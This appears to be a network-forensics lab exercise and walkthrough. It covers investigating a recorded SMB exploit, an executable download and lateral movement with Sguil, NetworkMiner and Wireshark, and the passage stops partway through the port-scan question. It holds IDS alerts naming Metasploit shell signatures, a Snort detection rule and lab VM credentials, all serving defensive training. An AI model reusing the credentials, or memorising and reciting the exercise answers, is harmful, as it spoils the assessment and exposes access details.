
2. Begin this exercise by double-clicking on the Sguil desktop launcher in the Sec-511-Linux VM




Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press “OK”




If you receive an “Unable to connect...” error, it is likely because the VM just started up, and services are still launching.



Wait a minute and try again.

When Sguil asks to “Select Network(s) to Monitor,” check Sec-511-Linux-eth0 and then “Start SGUIL”



There is a full packet capture of the entire attack (and other attacks that occurred on 2014-07-06), available at: /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449.

The IDS did not alert in all cases, and some questions will require analysis of this pcap.

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough. It’s your choice: students experienced with Network Miner, Snort, Sguil and Wireshark may wish to attempt this exercise without hints.

Please use the worksheets in the “Exercise – No Hints” section in either case, to fill in the requested data.

The final section contains the completed worksheet answers.

Exercise – No hints

1. The following questions are based on a service-side exploit that occurred on 2014-07-06 beginning at 20:14.
2. What is the first socket pair that indicates successful service-side compromise?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>

3. What is the hostname/workstation name of the attacker?

<i>ATTACKER WORKSTATION NAME</i>

4. What is the socket pair that indicates successful post-exploitation?

<i>SOURCE IP:SOURCE PORT</i>	<i>DESTINATION IP: DESTINATION PORT</i>

5. What is the name of the first executable transferred during post exploitation?

<i>EXECUTABLE NAME</i>

6. The attacker pivoted from 10.5.11.46 and used it to attempt to exploit two other systems. Which two systems were they, and was the pivoted exploit successful?

<i>IP OF PIVOTED VICTIM</i>	<i>WAS THE PIVOTED EXPLOIT SUCCESSFUL? (Y/N)</i>

7. Analyze the pcap at /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449. Which IP address range was queried via ARP by 10.5.11.46?

<i>IP ADDRESS RANGE QUERIED VIA ARP</i>

8. Analyze the pcap at /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449. Which TCP ports were scanned on each live system by 10.5.11.46?

<i>TCP PORTS SCANNED ON EACH LIVE SYSTEM</i>

Exercise – Step-by-step instructions

- Here is the default Sguil view showing a series of alerts associated with 10.5.79.142:50023 and 10.5.11.46:445:

The screenshot shows the Sguil interface with a list of alerts and a detailed view of alert 3.20871.

ST	Alert ID	Date/Time	Src IP	SPort	Dest IP	DPort	Event Message
RT	3.20871	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 GPL NETBIOS SMB-DS IPC\$ share access
RT	3.20872	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 ET SHELLCODE x86 PexFnstenvMov/Sub Encoder
RT	3.20873	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 ET SHELLCODE Rothenburg Shellcode
RT	3.20874	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 ET SHELLCODE METASPLOIT BSD Reverse shell (Pex...
RT	3.20875	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 ET SHELLCODE METASPLOIT BSD Reverse shell (Pex...
RT	3.20876	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 ET SHELLCODE METASPLOIT BSD Bind shell (PexFst...
RT	4.461	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 PADS Changed Asset - unknown @microsoft-ds
RT	4.462	2014-07-06 20:14:14	10.5.79.142	50023	10.5.11.46	445	6 PADS Changed Asset - smb Windows SMB
RT	3.20882	2014-07-06 20:14:15	10.5.79.142	80	10.5.11.46	1082	6 ET POLICY PE EXE or DLL Windows file download

Below the alert list, the detailed view for alert 3.20871 is shown, including packet data and rules.

☒ Show Packet Data ☒ Show Rule

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 445 (msg:"GPL NETBIOS SMB-DS IPC\$ share access"; flow:established,to_server; content:"00"; depth:1; content:"FFSMBu"; within:5; distance:3; byte_test:1,1&,128,6,relative; byte_jump:2,34,little,relative; content:"IPC[24 00]"; distance:2; nocase; flowbits:set,amb.tree.connect.ipc; classtype:protocol-command-decode; sid:2102465; rev:9;)

/nsm/server_data/securityonion/rules/Sec-511-Linux-eth0-1/downloaded.rules: line 16575

IP	Source IP	Dest IP	Ver	HL	TOS	len	ID	Flags	Offset	TTL	ChkSum
	10.5.79.142	10.5.11.46	4	5	0	124	62814	2	0	64	54871

TCP	Source Port	Dest Port	R	R	U	A	P	R	S	F	Seq #	Ack #	Offset	Res	Window	Urp	ChkSum
	50023	445	.	.	.	X	X	.	.	.	152480336	2066848411	8	0	31	0	54790

DATA	00 00 00 44 FF 53 4D 42 75 00 00 00 00 18 01 28	...	D.SMBu.....{
	00 00 00 00 00 00 00 00 00 00 00 00 00 89 EF		

Hint: If necessary, see lab 1.1 for details on maximizing screen real estate.

- What is the socket pair that indicates a successful service-side compromise?

These eight alerts are part of the same successful service-side compromise:


10.5.79.142	50023	10.5.11.46	445	6	GPL NETBIOS SMB-DS IPC\$ share access
10.5.79.142	50023	10.5.11.46	445	6	ET SHELLCODE x86 PexFnstenvMov/Sub Encoder
10.5.79.142	50023	10.5.11.46	445	6	ET SHELLCODE Rothenburg Shellcode
10.5.79.142	50023	10.5.11.46	445	6	ET SHELLCODE METASPLOIT BSD Reverse shell (Pex...
10.5.79.142	50023	10.5.11.46	445	6	ET SHELLCODE METASPLOIT BSD Reverse shell (Pex...
10.5.79.142	50023	10.5.11.46	445	6	ET SHELLCODE METASPLOIT BSD Bind shell (PexFst...
10.5.79.142	50023	10.5.11.46	445	6	PADS Changed Asset - unknown @microsoft-ds
10.5.79.142	50023	10.5.11.46	445	6	PADS Changed Asset - smb Windows SMB

- Enter the socket pair that "indicates successful service-side compromise" in the worksheet in the previous section.


4. What is the hostname/workstation name of the attacker?

Go to this alert in **Sguil**: “**ET SHELLCODE Rothenburg Shellcode**”. It occurred on 2014-07-06 at 20:14:14.

Move your mouse to the Alert ID field, right-click, and choose “NetworkMiner”



NetworkMiner’s summary window will open. Each plus button may be maximized. Maximize the “plus” button next to 10.5.79.142. Note the high-entropy Hostname.



5. Enter the attacker’s workstation name in the proper worksheet in the previous section.

6. What is the socket pair that indicates successful post-exploitation?


The following alerts occur within 2 seconds of the successful service-side compromise:

3.20882	2014-07-06 20:14:15	10.5.79.142	80	10.5.11.46	1082	6	ET POLICY PE EXE or DLL Windows file download
3.20883	2014-07-06 20:14:15	10.5.79.142	80	10.5.11.46	1082	6	ET INFO Executable Retrieved With Minimal HTTP Hea...
4.463	2014-07-06 20:14:15	10.5.11.46	1082	10.5.79.142	80	6	PADS New Asset - unknown @www
4.464	2014-07-06 20:14:15	10.5.11.46	1082	10.5.79.142	80	6	PADS Changed Asset - http Apache
3.20895	2014-07-06 20:14:16	10.5.79.142	80	10.5.11.46	1082	6	GPL SHELLCODE x86 Inc ebx NOOP
3.20896	2014-07-06 20:14:16	10.5.79.142	80	10.5.11.46	1082	6	ET INFO EXE IsDebuggerPresent (Used in Malware Anti...
3.20897	2014-07-06 20:14:16	10.5.79.142	80	10.5.11.46	1082	6	ET TROJAN VMProtect Packed Binary Inbound via HTT...
3.20909	2014-07-06 20:14:16	10.5.79.142	80	10.5.11.46	1082	6	ET SHELLCODE Possible Call with No Offset TCP Shel...

Use Wireshark to follow the TCP stream of any of the alerts. 10.5.11.46 sent the first SYN packet.

- Enter the socket pair that indicates successful post-exploitation in the worksheet in the previous section.
- What is the name of the first executable transferred during post exploitation?

Right click on the “ET INFO EXE IsDebuggerPresent...” alert ID in **Sguil**, launch **Wireshark**, and Follow TCP Stream.



Note the name in the GET.

- The attacker pivoted from 10.5.11.46 and used it to attempt to exploit two other systems. Which two systems were they, and was the pivoted exploit successful?

There are many alerts associated with 10.5.11.49, including telltale signs of post exploitation: phoning home to 10.5.79.142 on port 80.

Let's search alerts for 10.5.11.49. In **Sguil**: go to alert "**GPL NETBIOS SMB-DS IPC\$ share access**" (occurred at 20:20:19) and right-click on 10.5.11.49's address. Then choose "Quick Query" -> "Query Event Table" -> "Query RT DstIP".

2014-07-06 20:20:19	10.5.11.49	1116	10.5.11.183	139	6	GPL NETBIOS SMB SMB_COM_TRANSACTION
2014-07-06 20:20:19	10.5.11.49	3662	10.5.11.183	139	6	PADS New Asset - smb Windows SMB
2014-07-06 20:20:19	10.5.11.49	445	10.5.11.49	445	6	GPL NETBIOS SMB-DS IPC\$ share access
2014-07-06 20:20:19	10.5.11.46	3662				
2014-07-06 20:20:20	10.5.11.46	3662				
2014-07-06 20:20:23	10.5.79.142	80				
2014-07-06 20:20:23	10.5.11.46	3662				
2014-07-06 20:20:27	10.5.79.142	80				
2014-07-06 20:20:27	10.5.79.142	80	10.5.11.46	3883	6	ET TROJAN Meta
2014-07-06 20:20:29	10.5.11.49	1147	10.5.79.142	80	6	PADS Changed Asset - unknown @www

Right Click Here

- Quick Query
 - Query Event Table
 - Query SrcIP
 - Query DstIP
 - Query Src To Dst
 - Query RT SrcIP
 - Query RT DstIP**
 - Query RT Src To Dst
 - Advanced Query
 - Dshield IP Lookup
 - Copy IP Address
 - ELSA IP Lookup
- Query Sancp Table
- Query PADS Table
- 6 ET SHELLCODE
- 6 ET ATTACK_RES

The resulting alerts indicate 10.5.11.49 was successfully compromised:

Date/Time	Src IP	S...	Dst IP	DPort	Pr	Event Message
2014-07-06 20:20:19	10.5.11.46	3662	10.5.11.49	445	6	PADS New Asset - smb Windows SMB
2014-07-06 20:20:19	10.5.11.46	3662	10.5.11.49	445	6	GPL NETBIOS SMB-DS IPC\$ share access
2014-07-06 20:20:20	10.5.11.46	3662	10.5.11.49	445	6	GPL NETBIOS SMB-DS ADMIN\$ share access
2014-07-06 20:20:23	10.5.11.46	3662	10.5.11.49	445	6	ET SHELLCODE Possible TCP x86 JMP to CALL Shellcode Dete...
2014-07-06 20:20:27	10.5.11.46	3662	10.5.11.49	445	6	GPL NETBIOS SMB-DS IPC\$ share access
2014-07-06 20:20:29	10.5.11.49	1147	10.5.79.1...	80	6	PADS Changed Asset - unknown @www
2014-07-06 20:20:30	10.5.79.142	80	10.5.11.49	1147	6	ET INFO Executable Retrieved With Minimal HTTP Headers - Pot...
2014-07-06 20:20:30	10.5.79.142	80	10.5.11.49	1147	6	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely...
2014-07-06 20:20:30	10.5.79.142	80	10.5.11.49	1147	6	ET INFO Executable Retrieved With Minimal HTTP Headers - Pot...
2014-07-06 20:20:30	10.5.79.142	80	10.5.11.49	1147	6	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely...
2014-07-06 20:20:30	10.5.79.142	80	10.5.11.49	1147	6	ET TROJAN VMProtect Packed Binary Inbound via HTTP - Likely...

There are also alerts during this timeframe for 10.5.11.183. Perform the same query for 10.5.11.183. In **Sguil**: go to alert "**GPL NETBIOS SMB IPC\$ Unicode share access**" (occurred at 20:24:23) and right-click on 10.5.11.183's address. Then choose "Quick Query" -> "Query Event Table" -> "Query RT DstIP".

Here are the resulting alerts:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2014-07-06 20:15:13	10.5.11.49	1116	10.5.11.183	139	6	GPL NETBIOS SMB IPC...
2014-07-06 20:15:13	10.5.11.49	1116	10.5.11.183	139	6	GPL NETBIOS SMB IPC...
2014-07-06 20:15:13	10.5.11.49	1116	10.5.11.183	139	6	GPL NETBIOS SMB SM...
2014-07-06 20:15:13	10.5.11.49	1116	10.5.11.183	139	6	PADS New Asset - smb ...
2014-07-06 20:15:13	10.5.11.49	1116	10.5.11.183	139	6	GPL NETBIOS SMB SM...
2014-07-06 20:21:17	10.5.11.46	3985	10.5.11.183	445	6	PADS New Asset - smb ...
2014-07-06 20:24:23	10.5.11.46	4103	10.5.11.183	139	6	GPL NETBIOS SMB IPC...
2014-07-06 20:24:23	10.5.11.46	4103	10.5.11.183	139	6	GPL NETBIOS SMB SM...
2014-07-06 20:27:13	10.5.11.49	1339	10.5.11.183	139	6	GPL NETBIOS SMB IPC...
2014-07-06 20:27:13	10.5.11.49	1339	10.5.11.183	139	6	GPL NETBIOS SMB SM...
2014-07-06 20:27:13	10.5.11.49	1339	10.5.11.183	139	6	GPL NETBIOS SMB SM...
2014-07-06 20:27:13	10.5.11.49	1339	10.5.11.183	139	6	GPL NETBIOS SMB IPC...

None of the alerts show 10.5.11.183 as a source, and there is no traffic between 10.5.11.183 and 10.5.79.142. Viewing the pcap directly will add more evidence, but it looks like 10.5.11.183 was also attacked but not successfully exploited.

- Enter 10.5.11.49 and 10.5.11.183 in the proper worksheet in the previous section, as well as their state of compromise.
- Analyze the pcap at /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449. Which IP address range was queried by 10.5.11.46 via arp?

Note: This walkthrough will use **Wireshark**. Experienced users may choose to use **tcpdump** or **tshark**.

Open a terminal in your Linux VM and open the pcap in Wireshark. Note that tab-complete is helpful here!


```
$ wireshark /nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449
```

Type a display filter of "arp" and press "Apply"

No.	Time	Source	Destination	Protocol	Length	Info
5	2.269151	Vmware_6c:b2	Broadcast	ARP	60	Who has 10.5.1.1? Tell 10.5.11.46
7	11.221471	Vmware_6c:b2	Broadcast	ARP	60	Who has 10.5.1.1? Tell 10.5.11.46
8	11.789965	Vmware_2f:3e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.49
10	15.976938	Vmware_d0:0e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.20
11	16.804027	Vmware_d0:0e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.20
12	17.804121	Vmware_d0:0e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.20
14	19.976986	Vmware_d0:0e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.20
15	20.804310	Vmware_d0:0e	Broadcast	ARP	60	Who has 10.5.0.2? Tell 10.5.11.20

This shows all ARP traffic on the network, including benign examples. Let's search for ARP requests from 10.5.11.46.

- A. Click on packet 5, and expand the arrow next to "Address Resolution Protocol..."
- B. Highlight "Sender IP address: 10.5.11.46" and right-click
- C. Then choose "Apply as Filter" -> "Selected".



The resulting Wireshark display filter is: **arp.src.proto_ipv4 == 10.5.11.46**

Click on "info" to sort by IP address. Note this provides a numeric (not by IP address) sort, so it's not perfect, but suitable for the task at hand.

Filter: <code>arp.src.proto_ipv4 == 10.5.11.46</code> Expression... Clear Apply							
No.	Time	Source	Destination	Protocol	Length	Info	
20191	7525.57609	Vmware Broadcast		ARP	60	Who has 10.5.11.252?	Tell 10.5.11.46
19941	7516.98069	Vmware Broadcast		ARP	60	Who has 10.5.11.253?	Tell 10.5.11.46
20145	7520.10731	Vmware Broadcast		ARP	60	Who has 10.5.11.253?	Tell 10.5.11.46
20192	7525.90385	Vmware Broadcast		ARP	60	Who has 10.5.11.253?	Tell 10.5.11.46
20003	7517.27532	Vmware Broadcast		ARP	60	Who has 10.5.11.254?	Tell 10.5.11.46
20147	7520.32639	Vmware Broadcast		ARP	60	Who has 10.5.11.254?	Tell 10.5.11.46
20204	7526.34239	Vmware Broadcast		ARP	60	Who has 10.5.11.254?	Tell 10.5.11.46
19972	7517.17187	Vmware Broadcast		ARP	60	Who has 10.5.11.255?	Tell 10.5.11.46
20146	7520.21709	Vmware Broadcast		ARP	60	Who has 10.5.11.255?	Tell 10.5.11.46
20203	7526.23185	Vmware Broadcast		ARP	60	Who has 10.5.11.255?	Tell 10.5.11.46
3147	7254.04446	Vmware Broadcast		ARP	60	Who has 10.5.11.25?	Tell 10.5.11.46
4025	7257.07269	Vmware Broadcast		ARP	60	Who has 10.5.11.25?	Tell 10.5.11.46
4180	7262.97840	Vmware Broadcast		ARP	60	Who has 10.5.11.25?	Tell 10.5.11.46
2863	7253.18490	Vmware Broadcast		ARP	60	Who has 10.5.11.26?	Tell 10.5.11.46

It shows that 10.5.11.46 scanned 10.5.11.0-255, which may be summarized as 10.5.11.0/24. It also makes ARP requests for 10.5.1.1 and 10.5.79.142.

12. Enter the address range in the proper worksheet in the previous section.
13. Analyze the pcap at `/nsm/sensor_data/Sec-511-Linux-eth0/dailylogs/2014-07-06/snort.log.1404670449`. Which which TCP ports were scanned on each live system by 10.5.11.46?

Let's isolate traffic from 10.5.11.46 to 10.5.11.0/24, and note any SYN packets (only) sent by 10.5.11.46.

Enter this Wireshark display filter: `ip.src==10.5.11.46 and ip.dst==10.5.11.0/24`

